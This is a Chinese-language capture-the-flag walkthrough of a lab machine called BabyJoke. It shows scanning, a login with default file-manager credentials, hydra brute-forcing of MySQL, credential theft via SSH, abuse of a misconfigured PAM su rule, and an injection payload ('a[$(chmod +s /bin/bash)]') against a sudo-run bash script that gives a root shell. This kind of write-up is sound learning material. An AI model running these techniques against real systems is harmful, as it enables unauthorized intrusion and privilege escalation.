主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/babyjoke]
└─# arp-scan -I eth1 -l
(...)
192.168.56.105  08:00:27:17:33:9a       PCS Systemtechnik GmbH
(...)
```

主机地址为`192.168.56.105`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/babyjoke]
└─# nmap -p- 192.168.56.105
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
```

开放了`22,80,3306`


```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/babyjoke]
└─# nmap -sT -sC -sV -O -p22,80,3306 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 21:23 CST
Nmap scan report for 192.168.56.105
Host is up (0.0013s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Tiny File Manager
3306/tcp open  mysql   MariaDB 5.5.5-10.5.23
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.5.23-MariaDB-0+deb11u1
|   Thread ID: 33
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, SupportsLoadDataLocal, LongColumnFlag,
Speaks41ProtocolOld, SupportsTransactions, FoundRows, SupportsCompression,
Speaks41ProtocolNew, ODBCClient, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes,
InteractiveClient, ConnectWithDatabase, DontAllowDatabaseTableColumn,
SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: 1\`J3][1$],_zh|X#@\-
|_  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:17:33:9A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.25 seconds
```

Web渗透（80端口探测）




发现是一个微型文件管理器

测试了万能密码不行后，上网查


> 默认用户名/密码：`admin/admin@123` 和 `user/12345`

找到默认配置，登录



成功以admin用户登录

mysql-backup-ll104567.txt内容：




```
mj:********
```

貌似是用户名和8位数密码

现在有两个方向：

1.管理器的功能（上传文件，修改已有的文件）去弹shell

2.拿拿到的信息爆破（3306/mysql？还是22/ssh？）

登录MySQL(mj)

方向一不行，虽然是admin，但是网站最高权限是root🙂

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/babyjoke]
└─# hydra -l mj -P pass8.txt mysql://192.168.56.105 -V -I
(...)
[3306][mysql] host: 192.168.56.105   login: mj   password: 88888888
```

爆出MySQL密码

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/babyjoke]
└─# mysql -P 3306 -h 192.168.56.105 -u mj -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not
support it
```

显示需要SSL

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/babyjoke]
└─# mysql -P 3306 -h 192.168.56.105 -u mj -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 175
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

跳过就登录上来了

获取密码

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| creds              |
| information_schema |
+--------------------+
2 rows in set (0.008 sec)

========================================================================

MariaDB [(none)]> use creds;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

========================================================================

MariaDB [creds]> show tables;
+-----------------+
| Tables_in_creds |
+-----------------+
| credentials     |
+-----------------+
1 row in set (0.001 sec)

========================================================================
```

```
MariaDB [creds]> select * from credentials;
+----+----------------------+
| id | passwd               |
+----+----------------------+
|  1 | exQM8Ozh2WKS2NstbAOb |
+----+----------------------+
1 row in set (0.001 sec)
```

拿到密码

登录到mj

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/babyjoke]
└─# ssh mj@192.168.56.105
(...)
mj@BabyJoke:~$ ls
sudoers.bak  user.txt
mj@BabyJoke:~$
```

读取/etc/passwd发现还有个oneoneone用户

```
mj@BabyJoke:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
(...)
mj:x:1001:1001:,,,:/home/mj:/bin/bash
oneoneone:x:1002:1002:,,,:/home/oneoneone:/bin/bash
```

查看/etc/pam.d/su

```
oneoneone@BabyJoke:~$ cat /etc/pam.d/su
(...)
# This allows root to su without passwords (normal operation)
auth sufficient pam_wheel.so trust group=mj
auth       sufficient pam_rootok.so
(...)
```

> 先拆解两条关键规则的作用（PAM 规则按顺序执行，`sufficient` 表示 “满足条件即通过，后续规则不再执行”）：
>
> 1. `auth sufficient pam_wheel.so trust group=mj`
>
> - `pam_wheel.so`: PAM 模块，用于基于用户组控制 `su` 权限。
> - `trust`: 核心参数！表示 “信任该组的用户”，无需验证目标用户密码即可通过认证。
> - `group=mj`: 指定信任的用户组是 `mj`（而非默认的 `wheel` 组）。
> - `sufficient`: 只要当前用户属于 `mj` 组，这条规则就满足，直接跳过后续认证（无需输入密码）。

> 2. `auth sufficient pam_rootok.so`
>
> - 次要规则：仅当当前用户是 `root` 时生效（`root` 切换任何用户无需密码），但第一条规则已覆盖 `mj` 组用户的场景。

查看两用户id

```
mj@BabyJoke:~$ id
uid=1001(mj) gid=1001(mj) groups=1001(mj)
mj@BabyJoke:~$ id oneoneone
uid=1002(oneoneone) gid=1002(oneoneone) groups=1002(oneoneone),1001(mj)
```

配置bug，所有mj和oneoneone用户可以直接`su - root`提权

登录到oneoneone

```
mj@BabyJoke:~$ su - oneoneone
oneoneone@BabyJoke:~$
```

权限提升

```
oneoneone@BabyJoke:~$ sudo -l
Matching Defaults entries for oneoneone on BabyJoke:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User oneoneone may run the following commands on BabyJoke:
    (ALL) NOPASSWD: /opt/joke
```

那就读一下脚本

```
oneoneone@BabyJoke:~$ cat /opt/joke
#!/bin/bash

echo "Let's guess a number (0-100)"
read -rp "Enter guess: " num

if [[ $num -eq 42 ]]
then
  echo "Correct!"
else
  echo "Wrong..."
fi
```

一个猜数字游戏？？

> -eq的漏洞`if [[ $num -eq 42 ]]`
>
> 1.Bash 会尝试将 `-eq` 两边的操作数都强制转换为整数。
>
> 2.shell关联数组允许使用**字符串**作为下标（键），类似于字典或哈希表。
>
> 3.关联数组可以被注入命令

```
oneoneone@BabyJoke:~$ a[$(id)]
-bash: a[uid=1002(oneoneone): command not found
```

所有命令注入，给/bin/bash加SUID

```
oneoneone@BabyJoke:~$ sudo /opt/joke
Let's guess a number (0-100)
Enter guess: a[$(chmod +s /bin/bash)]
Wrong...
oneoneone@BabyJoke:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```

```
oneoneone@BabyJoke:~$ /bin/bash -p
bash-5.0# id
uid=1002(oneoneone) gid=1002(oneoneone) euid=0(root) egid=0(root)
groups=0(root),1001(mj),1002(oneoneone)
bash-5.0# ls /root
root.txt
```

获取到root权限